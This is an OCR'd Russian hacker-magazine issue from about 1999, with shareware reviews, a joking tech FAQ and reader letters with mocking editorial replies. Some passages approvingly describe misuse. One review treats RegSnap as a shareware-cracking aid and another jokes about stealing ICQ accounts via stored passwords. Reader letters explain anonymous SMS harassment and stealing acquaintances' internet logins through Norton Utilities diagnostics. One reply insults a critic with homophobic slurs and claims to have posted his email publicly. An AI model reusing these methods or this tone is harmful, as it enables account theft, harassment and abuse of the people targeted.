
World Sexual Records

http://ccwf.cc.utexas.edu/~jmeans/WSR.html

Ну, что сказать...Рекорды, они и в Африке рекорды! Самые большие гаремы, самые знаменитые любовники, самые большие... хм... ну ты, в общем, понял. Много интересных, но малополезных фактов из жизни животного мира (вроде паука-многочлена) и человеческой истории (а ты знал, что первый вибратор был паровой машиной?). Хотя... Если как следует покопаться, то можно узнать и более полезные вещи...Например, я узнал о существовании заведения под названием «Institute for Advanced Study of Human Sexuality», в запасниках которого хранится самая большая порнографическая коллекция в мире. А это ни много, ни мало — 80000 книг, 150000 фильмов и бесчисленное множество плакатов, фотографий и карточных колод... И не туда ли наши преподы ездят «обмениваться опытом» с зарубежными коллегами?!! ☺

Ведущий рубрики: M.J.Ash (m.j.ash@xakep.ru)

RegSnap v 2.60



Windows 95/98/NT
Size: 114 кб
Shareware
http://soft4you.com/vitas/regsnap

Captain Колбасьев в своей статье «Бедность не порок...» (Х № 4) уже наглядно показал, как с помощью двух утилит Regmon95 и Filemon можно обмануть некоторые нахальные шароварные проги, если они вдруг, внезапно, отказываются работать и требуют, чтобы их зарегистрировали (читай — «заплатили денег»!!!). Я же только добавлю, что, на самом деле, существует третья утилита, которая сильно облегчает эту работу. Ее кодовое имя — «RegSnap». RegSnap делает «снимки» реестра, файлов win.ini, system.ini, autoexec.bat и config.sys, а также списка файлов, находящихся в каталогах Windows и Windows System. Имея несколько таких «снимков» (например, до и после запуска подозрительной программы), можно поручить RegSnap их сравнить, и она выдаст тебе полный отчет о произошедших в твоей системе изменениях. Например, если у тебя в реестре вдруг «пропишется» троянец, то ты об этом сразу узнаешь. Ну а если вспомнить про задачу поиска «оставленных программой хвостов» ((с) Captain Колбасьев), то, при условии использования данной проги, она превращается в сплошное удовольствие.

Y2K system checker v 2.0

Windows 95/98
Size: 228 кб
Freeware
http://www.rjlsoftware.com/redir/y2k.htm

Есть у меня дискетка с «обязательными программами», которую я беру с собой всякий раз, когда отправляюсь в «места скопления компьютеров». Так вот, среди всякого зловредного софта есть там прога, скаченная мной с сайта R.J.L. Software, которая называется Y2K system checker.

По одному названию ты уже, наверное, догадался, что это еще одно средство борьбы с «проблемой 2000-го года». Вот только если остальные программы подобного рода рассматривают эту проблему в основном на уровне софта, то Y2K system checker работает исключительно на уровне железа. Поэтому я могу торжественно заверить тебя, что тотальная проверка клавиатуры и мыши, тщательное тестирование монитора, видеокарты и флоппи-диска, а также скрупулезное изучение CD-ROM-а, все это будет произведено Y2K system checker-ом на самом высоком уровне. И ты можешь совершенно спокойно спать в ночь с 31 декабря на 1 января!

Стоит обратить твое внимание, что во время проверки Y2K system checker-ом, монитор и индикаторы на клавиатуре будут мигать, HDD и FDD — трещать, а лоток CD-ROM-а периодически выезжать. Знай, что это нормально. Оборудование всегда так себя ведет, когда его пытаются проверить «на 2000-й год». И еще! Ближе к концу тестирования ты услышишь маниакальный смех — не пугайся. Идет стандартное тестирование звуковой карты.

VirtuaGirl v 1.22

Windows 95/98/NT
Size: 1443 кб
Shareware
http://www.virtuagirl.com



До сих пор самой известной программой из серии Desktop Buddies была маленькая такая овечка, которая весело играла и резвилась на рабочем столе (http://www3.sk.sympatico.ca/paulhus/esheep/). Но с тех пор как злобные буржуины решили «делать деньги» даже на такой невинной забаве, все изменилось. Совершенно верно посчитав, что на овечке много не заработаешь, они решили задействовать человеческие инстинкты...

И вот уже маленькая красивая девушка играет, загорает и веселится в углу моего экрана. Время от времени она начинает раздеваться, но сразу же исчезает, и вместо нее появляется окно, которое поясняет мне, что если бы я заплатил денежку, то получил бы доступ к 25 минутам горячей анимации, достаточно откровенной, чтобы заставить рабочий стол покраснеть.

Но, увы! Старания маленькой VirtuaGirl совершенно напрасны! Как говорил один кул хацкер, взламывая порносервер: «За любовь не платят»! Вот и я не буду! ☺

RUNit v 2.0.1

Windows 95/98/NT
Size: 40 кб
Freeware
http://www.magister-lex.at/RUNit/index.html

Этому 40 килобайтному заморышу удалось полностью заменить мне супернавороченную прогу Perfect Menu (http://softwareutilities.com/), а это кое о чем да говорит! Проигрывая Perfect Menu по числу реализованных функций, RUNit выигрывает по простоте и удобству применения. Удерживая Shift, щелкаешь правой кнопкой мыши, и под твоим курсором появляется меню с необходимыми тебе программами. И вот уже не нужно закрывать кучу окон, чтобы ткнуть в одну единственную иконку на рабочем столе. Ресурсов прога почти не отжирает... Просто... Приятно...

Сторонникам загромождающих экран Toolbar-ов (с анимацией, календарем и часиками) просьба — расслабиться. ☺

EPhone бета 1.0.33

Windows 95/98/NT
Size: 408 кб
Shareware
http://www.ephone.etype.net/

Новая прога для «полноценного дуплексного общения голосом в реальном времени по Сети на базе протокола TCP/IP...». Ну и что? — спросишь ты. — Чем она выделяется из туевой хучи программ подобного рода?

А я тебе отвечу! Во-первых, эта Наша прога! Ее делают те же ребята, которые сделали EType Dialer (Да, да! Тот самый!). Они обещают, что Ephone будет иметь достаточно скромные требования как к звуковой системе компьютера, так и к скорости подключения к Сети. А во-вторых, с размером 408 кб она очень выгодно смотрится на фоне таких многомегабайтных монстров, как Microsoft Netmeeting.

Кроме всего этого, Ephone интегрируется с ICQ, не требует выделенного сервера, работает через Socks5-proxy и, после некоторой настройки, способна выполнять функцию автоответчика.

Не все в бета-версии Ephone мне понравилось, но... так приятно чувствовать себя Патриотом! ☺


Соло на клавиатуре v 3.01

Windows 95/98/NT
Size: 7215 кб
Shareware
http://www.cardinal-soft.com/

Три, ну максимум — шесть дней работы с этой прогой и все! Авторы гарантируют, что ты будешь строчить как пулемет всю оставшуюся жизнь, набирая по 10-15 страниц в час вне зависимости от времени года!

Как ты думаешь, врут они или нет? По идее, вроде не должны — солидные все-таки люди. Один из них журналист и психолог, преподаватель факультета журналистики МГУ им. М.В. Ломоносова, а второй — наш брат программист.

Впрочем, решай сам! Если слова «реферат» и «курсовая» ничего не говорят, а в твоем любимом чате ты легко выражаешь все свои мысли одним словом из трех букв (я имею в виду слово — «Дык!»☺, то, разумеется, тебе нет никакого смысла неделю напрягаться над клавой (именно за этот срок создатели проги обещают обучить даже очень тупого юзера), чтобы постигнуть искусство набора текста десятью пальцами в слепую. А вот если эти слова кое-что для тебя значат... то можно и помучиться... три дня! ☺



ICQ 99a Dat Decoder

Windows 95/98/NT
Size: 14 кб
Freeware
http://infra.progenic.com/

Да, да! Я знаю, что icq 99 хранит пароль открытым текстом в файле ICQ\NewDB\uin#.dat (надеюсь, что и ты это знаешь), и его можно оттуда легко извлечь без привлечения «тяжелой артиллерии», пользуясь только ручками и глазками. Но, бывает, торопится человек (стырить чужой uin... хе-хе) или ручки с глазками у него работают не так, как Создатель на этапе компиляции планировал. В этих случаях такому человеку можно посоветовать воспользоваться этой прогой, которая взломает (хе-хе — 2 раза) пароль активного uin-а или извлечет его из указанного uin#.dat файла.

Так что знай, юзер — забыл пароль, качай ICQ 99a Dat Decoder. Качай или же иди на сайт www.icq.com, бей себя пяткой в грудь и говори, что ты лох, и тогда тебе вышлют твой пароль... через неделю или две... исключительно из жалости... ☺

Catch-UP Scanner v1.2


Windows 95/98/NT
Size: 804 кб
Freeware ☺
http://www.manageable.com/

Мы не доверяем Windows Update, потому что Windows — это Microsoft, а Microsoft — это, как тебе, наверное, уже известно, SUXX! Да и вообще как-то неудобно, установив пиратскую версию Мастдая, заставлять Microsoft задарма ее обновлять! Хотя, я согласен, определенный «утонченный» кайф в этом процессе присутствует!

Но есть же еще и независимые службы! Причем ,тоже халявные! Скачиваешь, например, вот этот вот Catch-UP Scanner, устанавливаешь. В появившемся окне броузера кликаешь на пятно, которое было бы очень похожее на кровавое, если бы на нем не было пояснительной надписи «КатчУП». Сканер обновляет свои конфигурационные файлы и начинает шустро рыться на тех дисках, что ты ему указал. Накопав целый список известных ему программ и драйверов, Catch-UP Scanner предложит отметить галочками те из них, чьи обновления ты хотел бы поискать. После чего твой запрос уходит на их сервер и возвращается уже страничкой с ссылками на файлы обновления. Качай себе на здоровье!

IE-OFF v 1.0

Windows 98
Size: 113 кб
Freeware
http://www.annoyances.org/win98/features/integration.html



Я не настолько люблю Internet Explorer, как думает Microsoft, и когда мои папки открываются как Web-страницы (и не говорите мне, что это круто), мне очень хочется повторить подвиг Ноэля Годена и метнуть торт в известную тебе личность. И только после знакомства с этой программой я сумел восстановить свое утраченное было душевное равновесие, поскольку IE-OFF быстренько «разынтегрировала» мне IE и рабочий стол Win98, причем сделала это так аккуратно, что IE не пострадал, а работает точно так же, как и прежде. ☺

Тебе страшно отдавать свою операционку «под нож хирурга»? Да будет тебе известно, что IE-OFF работает в обе стороны. Так что ты всегда можешь вернуться к тому, что было «до операции»... Если захочешь, конечно! Но я в это ни за что не поверю! И даже заграничные юзеры в один голос говорят, что «теперь, когда я воспользовался программой IE-OFF, работа с Windows 98 не вызывает во мне такого отвращения, как раньше...» ☺



часто задаваемые вопросы



Что такое :-) ?

Это смайл (улыбка). Кто знаком с ФИДО или Инетом, знает, что есть целый эмоциональный язык смайлов. Такой набор символов,что, если их перевернуть, получится рожица:
%-(— человек, просидевший более 5 часов перед монитором.
:-[] — зевок и т.п.
Можешь придумывать рожи сам, но не больно увлекайся. Один мой приятель — ФИДОшник, полюбил девушку с мехмата (механико-математический факультет МГУ). Он писал ей письма со смайлами, а в ответ приходили интегралы.



Что такое склероз?

Отдал я одному болвану диск, а он его забыл вернуть, сославшись на «склероз». И, вообще, я очень часто слышу это словечко, когда кто-нибудь что-нибудь забудет. Вот тебе мнение справочника бабушки врача по этому поводу: «Склероз множественный.
Этиология и патогенез. Болезнь инфекционная.
Симптомы. Начало чаще всего со слабости в ногах, частые позывы на мочеиспускание. Иногда нервный симптом — временная слепота на один глаз... Объективно: нистагм, дрожание... Предсказание. Неблагоприятное.»
И кто мне объяснит, причем здесь мой диск?



Что такое banner?

Ну, конечно же, это от слова «баня». С английского, правда, переводится как знамя, но пусть это тебя не волнует. Баннерами зовут таких людей, которые всюду суют свой нос. Например: сидишь ты в Интернет-клубе, качаешь порнуху с сети. Тут подходит какой-то Баннер и начинает задавать вопросы: «А где мне найти зоофилию? А давно ли ты тут сидишь качаешь? А нравятся ли тебе трансвеститы?». Если этот Баннер тебя уже достал, то можешь воспользоваться **banner-exchange**. Чтобы активизировать эту функцию, позови вышибалу. Видимо, в честь этих незаменимых ребят (баннеров) так в Интернете прозвали еще и рекламные картинки со ссылками.



Что такое патч?

Патч в переводе — заплатка. Выпустила, допустим, фирма **BIDLO ltd.** прогу, а там баг. Тогда русский хакер ВАСЯ написал к ней **patch**, чтобы закрыть баг. И теперь все юзера могут этот патч скачать из Сети. Если бы ты внимательнее читал наш журнал, то встретил бы это слово там много раз.



Что такое LED принтер?

LED, т.е. светодиодный принтер. То же, что и лазерный, только вместо одного луча светодиодная матрица. С помощью этой матрицы проектируется изображение на светочувствительный барабан. Это позволяет отказаться от сложной механической системы наведения лазерного луча и сильно удешевить конструкцию. Считается, что **LED** принтеры намного надежнее и компактнее лазерных.



Что такое Flash Disk?

Аналог винчестера на микросхеме. Такое стало возможным благодаря использованию энергонезависимой памяти. Пока флэш диски бывают только мегабайт на восемь. Зато их уже можно подключить к ПК. Диск на микросхеме намного живучее обычного, поскольку на нем нет механических приводов. Он не покроется бедовыми блоками, он намного компактнее и меньше весит. Отсутствие механических частей в микросхеме делает возможным обращение к жесткому диску почти со скоростью оперативной памяти. Такая технология будет сильно дешевле и компактнее, а главное, устойчивее к времени, деформации, климатическим условиям. Скоро сделают гигабайтный флэш, так что можешь выкидывать свой CD привод, ведь компьютерные пираты будут торговать микросхемами, и никаких царапин. Причем коробочка с **600**-метровым чипом поместится в кармашек для зажигалки на твоих джинсах. И никакие магниты не страшны. При такой компактности, дешевизне и объеме носителя пиратство просто вспыхнет по всему миру. Микросхему на теле надо еще поискать. Через границу будут переезжать челноки-пираты с софтом в животе наподобие наркокурьеров. Просто рай!



Как работает цифровая камера?

Как и любая видеокамера. Там использована матрица из фототранзисторов. На нее проектируется изображение. От размеров и зерна матрицы зависит качество изображения. Видеокамера сохраняет изображение на магнитной пленке. Цифровая камера хранит изображение в своей оперативной памяти, либо на собственном жестком диске. Как правило, изображение хранится в собственном аппаратном формате. При перекачке на компьютер его можно конвертировать в один из стандартных графических форматов. Некоторые камеры умеют сохранять изображение на дискетке. Непереносные камеры используются только в подключенном состоянии к компьютеру, им требуется специальный контроллер, либо шина **USB**. По сути, сейчас все камеры цифровые, поскольку почти во всех современных камерах используется полупроводниковая матрица. В телекамерах используется электровакуумная приемопередающая трубка.



Как подключить синтезатор к компьютеру?

У любого нормального синтезатора есть аудио выход. Достаточно соединить его с аудио входом звуковой карты. Но это позволит использовать компьютер только в качестве магнитофона. Чтобы компьютер «понимал» ноты или чтобы можно было программировать синтезатор через ПК, нужен соответствующий синтезатор с цифровым выходом и программным обеспечением. Словом, если ты собрался подключить синтезатор к ПК, то выясни, можно ли это сделать, у продавца. Если синтезатор уже куплен, то придется читать инструкцию. У одного инженера был русский синтезатор «Аккорд». Он мечтал его подключить к компьютеру. **5** лет все родное КБ (Конструкторское Бюро) его п/я (см. «Что такое почтовый ящик?») работало над тем, чтоб припаять к синтезатору клавиатурный контроллер. **2** года назад работа была успешно завершена, говорят, сейчас он пишет драйвер.



Что такое почтовый ящик?

В со**USE**ные времена почтовыми ящиками назывались секретные научно-исследовательские институты, предприятия, конструкторские бюро. Дело в том, что у них не было адреса, а письма слали на п/я **№**... Многие инженеры с гордос-

тью говорили: «Я работаю в почтовом ящике». Надеюсь, что меня не посадят за измену родине и разглашение военной тайны.



Что такое маршрутизатор?

Устройство, которое осуществляет одну из основных задач в организации глобальных сетей, как ты догадался, маршрутизацию. Т.е. этот зверь управляет потоками информации в сети. Он может распараллеливать потоки информации, перенаправлять их и т.п. Естественно, качество связи на разных участках сети неоднородно, некоторые участки вообще могут выйти из строя. Это похоже на железную дорогу: путь № 2 на ремонте а № 1 занят, езжай путем № 9. С помощью маршрутизатора можно регулировать доступ пользователей к разным участкам сети, а следовательно, обеспечивать надежную защиту. Маршрутизаторы регулируют также доступ в локальную сеть через глобальную. Бывают они программными и аппаратными. Аппаратным отдается большее предпочтение, так как они надежнее и эффективнее. У маршрутизаторов масса свойств и способов применения, есть также множество их гибридов с другим сетевым оборудованием. Чтобы обо всем этом рассказать, вряд ли хватит журнала.



Где взять фотоэлемент?

Купи на радиорынке. Еще его можно получить, разобрав обыкновенный транзистор. Нужно спилить верхнюю часть, так чтобы свет попадал на кристалл полупроводника. Получится неплохой светодатчик. Еще его можно выкрутить из какого-либо прибора: фотометра, турникета в метро.



Что такое плазменный монитор?

Электрический разряд вызывает свечение в газе. На этом принципе работают лампы дневного освещения. То же свойство используют плазменные мониторы. Однако такие лампы быстро выходят из строя. И у плазменного монитора ограничен срок службы. Такие дисплеи очень дороги, у них крупное зерно. Основное их преимущество — большие размеры по диагонали. Так что их используют в основном на конференциях и презентациях.



Отчего на LCD мониторах чернеют пикселы?

Полупроводниковые элементы **LCD** (**liquid crystal display**) монитора имеют ограниченный срок службы. Есть даже гадкие вирусы, рассчитанные специально на жидкокристаллический монитор. Часто причина черных точек на мониторе заводской брак. Перед покупкой необходимо проверить дисплей на их наличие. Элементы монитора могут выйти из строя вследствие деформации, от влажности или мороза. Так что если у тебя ноутбук, то я не советую пинать его ногами. Один знакомый уролог рассказал мне про пациента, который любил писать программы на блокнотном ПК сидя в ванне. Сгорел не только бук, но и коечто еще.



Почему при переходе из Windows в Dos съезжает экран?

У тебя, видимо, разное разрешение экрана в **Dos** и **Windows**. Если цифровой монитор, то его можно запрограммировать на смещение при смене разрешения. Попробуй сменить драйвера видеокарты, методом подбора определи наиболее рабочий драйвер. Можешь попробовать сменить видеокарту. Пять лет назад у меня возникла такая проблема с четверкой и **Windows 3.1**. Компьютер был на гарантии, и я поволокся в отдел технического обслуживания. Когда тамошнее Ламо увидело, как экран съехал резко влево, послышались звуки «МУ». А еще идеи насчет вируса, ведь с вирусом никто из них, видать, еще не встречался. Однако я разобрался сам, я подобрал такие разрешения, которые примерно на одном месте на экране. А сам экран чуть выправил уже подстроечником.



Как сделать Web-страничку?

По этому вопросу пишут целые книги. Но поскольку многих наших читателей сильно волнует данная проблема, расскажу вкратце.
1. Освой какой-нибудь web-редактор, типа: **Front Page**, **Composer** (**Netscape communicator**). Изучи **HTML** — язык веб-страниц по книжкам, либо на примерах. Попробуй что-нибудь сделать сам.
2. Помести страничку в сети на одном из халявных серверов.
3. Если все получилось, то теперь тебе надо искать литературу по **Java**, **CGI**. Она значительно расширит твои возможности.



Судя по звуку, комп загружается, но монитор не выходит из спящего режима.

Такое часто бывает, когда отходит видеоадаптер. А отходит он потому, что часто кто-то дергает за шнур, идущий от него к монитору. Советую его получше привинтить. По тем же причинам видеокарта может сгореть, и впоследствии сжечь мать или монитор. Так что лучше стараться не дергать за шнур, идущий к монитору. Такое бывает, если дисплей отключен от сети, либо если он сам пострадал. Действительно, дисплей может сгореть сам по себе. Причин для этого миллион: заводской брак, проявившийся с годами; перегрев, в случае если его щели были захламлены (многие умельцы любят класть свои бумажки на монитор, как раз на вентиляционные щели); замыкание от пыли и т.д. и т.п. Когда я учился в школе и, естественно, безобразно вел себя на уроках информатики, прибегал наш главный информатик и, размахивая руками, орал:
— А видели ли вы человека, у которого перед носом взорвался монитор?
— Кажется, я вижу этого человека перед собой, — шептал кто-то из моих одноклассников в адрес чокнутого информатика, и веселье продолжалось.



Что если в комп с осциллографом залезть?

Да запросто, только хорошо заземли. Делать это надо так: замерь вольтметром напряжение между корпусом и землей, выбери положение вилки, при котором напряжение минимально. Теперь кидаешь землю на корпус. Ту же процедуру проведи с компом, на евровилке есть специальный паз для заземления. (Осциллограф — прибор для графического представления электроколебаний, словом, ящик с зеленым экранчиком, графики показывает). Да, много людей лазили туда без особых предосторожностей и все нормально.



Можно ли вывести изображение с компьютера на телевизор?

Конечно, есть даже специальные устройства для преобразования сигнала с видеоадаптера в видеосигнал. То есть компьютер будет подключен к телевизору через гнезда видеомагнитофона. Некоторые современные видеоадаптеры оснащены видеовыходом с разъемом «тюльпан». В инструкции такого видеоадаптера обязательно сказано, что есть **video out**. Такая карта стоит не намного дороже обычной. Некоторые народные умельцы изготавливают подобные устройства самостоятельно, даже для ламповых телевизоров. Видеовыход обязательно должен иметься на **Video Blaster**, карте видеоввода. Такая карта стоит намного дороже (в зависимости от качества и скорости оцифровки видеосигнала) и часто бывает спарена с видеоадаптером и **tv-tuner**.

Доктор Добрянский

E-mail: *Dr.Cod@xakep.ru*



От: Murzic [TREXZ@CHAT.RU]

Я хочу рассказать, как напакостить «Новым Русским», а также вашим недругам, которые имеют в наличии мобилу марки GSM.
В данный момент вы имеете уникальную возможность закидать анонимными сообщениями любой GSM аппарат, не платя за это ни фига ни копейки ☺.
Ну а теперь, что для этого нужно:
1) прыгаем на сайт www.mtnsms.com;
2) в графе send to пишем номер вот в таком формате: +7812xxxxxxx или +7095xxxxxxx (в зависимости от города), и т.д. Через пару секунд у жертвы сильно испортится настроение от вашего послания, которое придет от какого-то там quest. Впрочем, козлам пакостить совсем необязательно, можно заслать признание в любви своей любимой девушке или мальчику — все зависит от вашей фантазии. Данная информация может быть использована только в образовательных целях!!! Никакой ответственности за деяния, вызванные вашим воображением, автор не несет!!! ☺

Ответ X:

Милый Мурзик!
Это я, твой суслик. Пишу тебе инкогнито, из роддома №24. Надеюсь, тут меня никто не найдёт, и ты меня тоже не ищи — так лучше для нас обоих. Эти уроды меня просто забодали! Я вчера позвонил одному, сказал, что у нас от него будет маленький. Он ничего не ответил, потому что не знал, кто звонил. А ещё через десять минут у меня начались схватки и меня привезли сюда. Как я и предполагал, родился ещё один **X** — седьмой уже по счёту. Полненький такой, крепкий. Здесь, в роддоме, здорово кормят, а у медсёстер классные попки. На этом кончаю. Всегда твой суслик.

От: Denis Khromov [TCPIDK@HOTMAIL.COM]

Привет X!
Сразу хочу сказать (или написать) вам о том, что для меня это наикрутейший журнал изо всех мною виданных! Как истинному вашему поклоннику, мне крайне неприятно читать написанную А. Щербаковым критику в ваш адрес! Какого черта он покупает журнал, на котором ясно и понятно написано «Журнал компьютерных хулиганов», а потом возмущается, что журнал пишет не о том, о чем нужно! Все тут в порядке! Так держать! Ладно, хватит о плохом. Жду с нетерпением появления очередного номера журнала и надеюсь, что он будет с диском ☺. Всего хорошего!

Ответ X:

Дарова, TCPIDK!
Нам, на самом деле, ОЧЕНЬ приятно понимать, что X реально нужен тебе и куче других людей. На «так держать» отвечаем: ТАК И ДЕРЖИМ! А ещё с глубоким прискорбием хотим тебе сообщить, что господин Щербаков к настоящему моменту, вероятно, уже умер. Его задушила жаба, подброшенная ему в постель хак-группой KpZ. Теперь о диске: работа уже ведется. Последние выходные всей редакцией думали, что на него записывать будем. Хотели сделать CD-версию игры «Диггер», но потом решили, что потенциала своих программистов тут не хватит, а Билл.Гейтс, которому мы тут же предложили на нас поработать, почему-то отказался. Наверное, без него мы в ближайшие два-три дня новый «Диггер» не осилим, так что жить нам всем пока что без компакта.

От: Александр [SHUFF@MAIL.RU]

Привет, «Хакер»!
Я хоть и не КулХацкер, но читаю ваш журнал просто потому, что он прикольный и мне нравится отсутствие цензуры. Меня радует оригинальное исполнение журнала и поэтому покупаю почти каждый ваш номер.
Но есть небольшие претензии: в отличии от кодов для игр, которые у вас все проверены, процентов 30 программ, публикующихся вами на страницах X — вирусные!
А так, в целом, все прекрасно — большого вам плаванья!

Ответ X:

Дарова, Саня!
Сразу будем оправдываться: реально, в том, что софт из инета идет инфицированный, нашей вины нет. Виноваты злобные дикие оцифрованные ежики, которые контролируют трафик и злобно всё инфицируют. А нас инфицировать они боятся, потому что у нас есть SideX — тот сам кого хочешь так укусит и инфицирует, что пиши пропало. Так что можем посоветовать тебе два варианта: либо почаще обновляй антивирусный софт, либо заведи себе домашнего SideX'са. Можем даже прислать маленького, если хочешь.

От: Alexey Shat [window-design@mtu-net.ru]

Привет!

Может быть, ты уже это знаешь, но на всякий случай....
Основная проблема для утягивания паролей Интернета у ламера заключается, в частности, в том, как заставить чайника запустить твою специфическую программку. Но теперь, как говорят в рекламе, нет ничего проще! Берешь дистрибутив Norton Utilites 3.0 и даешь чайнику. И все. Он ставит у себя на машине эту полезнейшую прогу, а ты приходишь через несколько дней, прогоняешь чайника на кухню за чаем (или чем-нибудь еще), запускаешь System Diagnostic из NU, а там на закладке «Свойства сети» — ...логин и пароль от последнего входа в Интернет. Вуаля! Записать на бумажку — 5 секунд. Никаких паролей или прочей лабуды не требуется, все открытым текстом. Спасибо Нортону! И ведь практически НИКТО не откажется поставить у себя нортоновские утилиты, а у очень многих они уже есть. Все, что надо — обойти с блокнотиком своих знакомых и малознакомых, попутно задавая вопрос о провайдере (к сожалению, нортон этого не пишет), а потом наслаждаться интернетом на халяву.
Вот и все, бай! Алексей

Ответ X:

Хай, Алексей!
Как же это клёво, когда человек по-простому и без изысков предупреждает тебя о наивысшей опасности. Вчера вся редакция выдрала из винчестеров Нортон Утилиты и вставила их в компы своих друзей и приятелей. Теперь мы все сидим на халявном Инете и тащимся. Тащиться мешают только постоянные стуки в дверь и крики «Откройте, милиция!». Спасибо, Лёха! Родина и **X** тебя не забудут ☺!

Самое дурацкое письмо номера

От: Horsy lipaza@email.com [SMTP:LIPAZA@EMAIL.COM]

*ПРИВЕТ РЕДАКЦИЯ!!!
Я Читатель вашего журнала с первого номера (#1'99).
Я считаю, что у вас нет прогресса, но зато налицо регресс!!!
Изначально ваша аудитория состояла не из ламеров, а сейчас, а? То-то же! Полчища лАМЕРКОВ сбегаются на слова: «Я НОВЫЙ «Х» КУПИЛ, НУ ТАМ ТИПА КУЧА ИНТЕРЕСНОГО — ТАМ ОНИ ПРОГРАМКУ ХАКНУЛИ, И ТЕПЕРЬ У МЕНЯ net ХАЛЯВНЫЙ!!!». Лично мне обидно слышать, что в НАШЕ ХАКЕРСКОЕ ОБЩЕСТВО затесалось ламерье с беззубыми, наглыми рожами. СКОРО ДОЙДЕТ ДО ТОГО, что ОНИ (ЛАМЕРЫЫЫ) ХАКНУТ ВАШ web. ☺ Сейчас вы превратились в «ЖЕЛТУЮ ГАЗЕТЕНКУ», которая не богатая, но попсовая. Единственное, чем вы отличаетесь от УЧУ и НАВИ — это страсть к халяве (МЕРЗКАЯ ЧЕРТА СКАЖУ Я ВАМ), неумение честно заработать на хлеб, и почти полное отсутствие здорового (Х)умора. Меня бесят такие геймеры, как ВЫ, которые не моются, не бреются, живут одним Q2, которые давно стали импотентами или пед... ЭЭЭ... гомосексуалистами (подчеркнуть нужное). На самом деле вы позорите геймеров!!!!!!!!!! У вас в журнале почти (подчеркиваю) все отстой! И не думайте, что я забияка — просто вы никогда не публикуете критику в ваш адрес (а ее много, поверьте мне). ЕСЛИ ВЫ НЕ БОИТЕСЬ ЭТОЙ КРИТИКИ, ТО ОТВЕТЬТЕ!
P.S. СТАРАЙТЕСЬ ОБРАТИТЬ СВОЕ ВНИМАНИЕ НА КРИТИКУ (письма), И У ВАС ПОЛУЧИТЬСЯ НЕПЛОХОЙ ЖУРНАЛ (ШУТКА).*

P.P.S. ИЗВИНИТЕ, ЕСЛИ ЧТО НЕ ТАК, НО Я ВЫСКАЗАЛ РАСПРОСТРАНЕННОЕ МНЕНИЕ.

HORSY.

Ответ X:

Привет, Хорси.
Отвечает тебе ответственный импотент журнала Холод (главный гомосексуалист журнала Сергей Покровский тоже очень хотел написать тебе пару строк, но сейчас он очень занят игрой в Q2 со своим новым парнем и не может оторваться). По тексту письма сразу видно, что ты — серьёзный настоящий хакер, со ртом, полным молодых и здоровых молочных зубов, из-под которых так и брызжет обоснованная критика. К слову сказать, все наши авторы уже отправили тебе свои анализы мочи и кала для их изучения на предмет выявления вируса ламерства в ДНК — срочными бандеролями, так что со дня на день жди извещений. Учитывая, что халяву ты не любишь, всё отправлено наложенным платежом. Кроме того, в твоем письме, по мнению нашего ведущего аналитика Торика, сквозит явная фобия стать одним из нас — голубым квэйканутым импотентом, поэтому, по многочисленным рекомендациям, я лично высылаю тебе свою запасную дыню со встроенным модемом для вечернего отдыха (тоже наложенным платежом). А ещё мы решили открыть для всех беззубых ламеров зубоврачебную клинику по льготным ценам (там будет баня со специальным порносервером, чтоб было, где помыться и о чем подумать). Короче, к твоему распространенному мнению мы решили отнестись с большим вниманием. Да! Все наши знакомые с сайта www.gay.ru, учитывая твою озабоченность близкой им темой, попросили опубликовать в их форумах твой e-майл, что мы с радостью и сделали к настоящему моменту. Так что до встречи, противный!

На письма отвечал Холод



От: Night $prite [NIGHTSPRITE@MTU-NET.RU]

*Bonjour X!!!
К Вам в редакцию, друг мой, мужик такой, лысый в кепке на москвиче (мэр Лужков) не подваливал?? Ну, вы, народ, наверное, страх или бумажку (кого бояться надо) потеряли. Такое напечатать про подземку Мутаритании, ну человек он не глупый и допрет, про какой Underground статья была написана (кепку на голове он не зря носит!!!). Рисково ходить по лезвию ножа, проблем, наверное, уже по горло, наезжают некоторые, наверняка кое-кто судом пугает. Ребята, вы, главное, сильно не переживаете по этому поводу, а просто как всегда с юмором к этому относитесь и помните — вас есть, кому поддержать, я говорю о хакерах, о ламерах, о квакерах, о простых юзерах — я говорю о тысячной, нет, о миллионной, нет, о миллиардной армии ваших читателей, которые любят и читают журнал X!!! Я просто уверен, все готовы будут встать на защиту своего уже родного и любимого журнала «Хакер». А те, кто посмеют этому журналу запретить дорогу в массы (в руки читателям), пускай не просят о пощаде.
Не забудьте, в недалеком будущем, когда вы будете толстеть (то есть увеличится количество страниц, а вы что подумали?), а также когда распухнет бумажник от всяких там бумажек, обязательно включите в комплект к журналу Балтику #9, ну и, конечно, два литра «Sprite» (постоянно, когда держишь «Хакер» в руках, пробивает на смех и мучает жажда).
P.S.: Не судите слишком строго автора написанного выше бреда (он был немного в нетрезвом состоянии) и никогда не смешивайте «Балтику» со Спрайтом...*

Ответ X:

Бонжур, НайтСпрайт, буено Амиго!
Мэр Лужков был у нас вчера — оказался классным парнем, дал нам всем померить кепку. Долго и подозрительно улыбался, когда расспрашивал про Мутаританию, но окончательно растаял, когда мы всей редакцией пообещали ему отпускную путевку в Мутаританскую столицу Катманду. Он уже заказал нам тамошний единый на метро, чтобы в отпуске не думать об этих вопросах.
Спасибо огромное тебе лично и всем остальным за поддержку — надеемся, что в ближайшие год-два наш общий журнал не загнется, а только располнеет.
А когда он будет полнеть — мы обязательно будем бесплатно рассылать пиво всем покупателям и подписчикам по электронной почте. «Балтику #9», не сомневайся ☺.

Ведущий рубрики — Александр «EvilOne» Болотников (evilone@mail.ru)

1. MicroSoft
http://204.118.129.122/y2kcd/y2kcd.asp
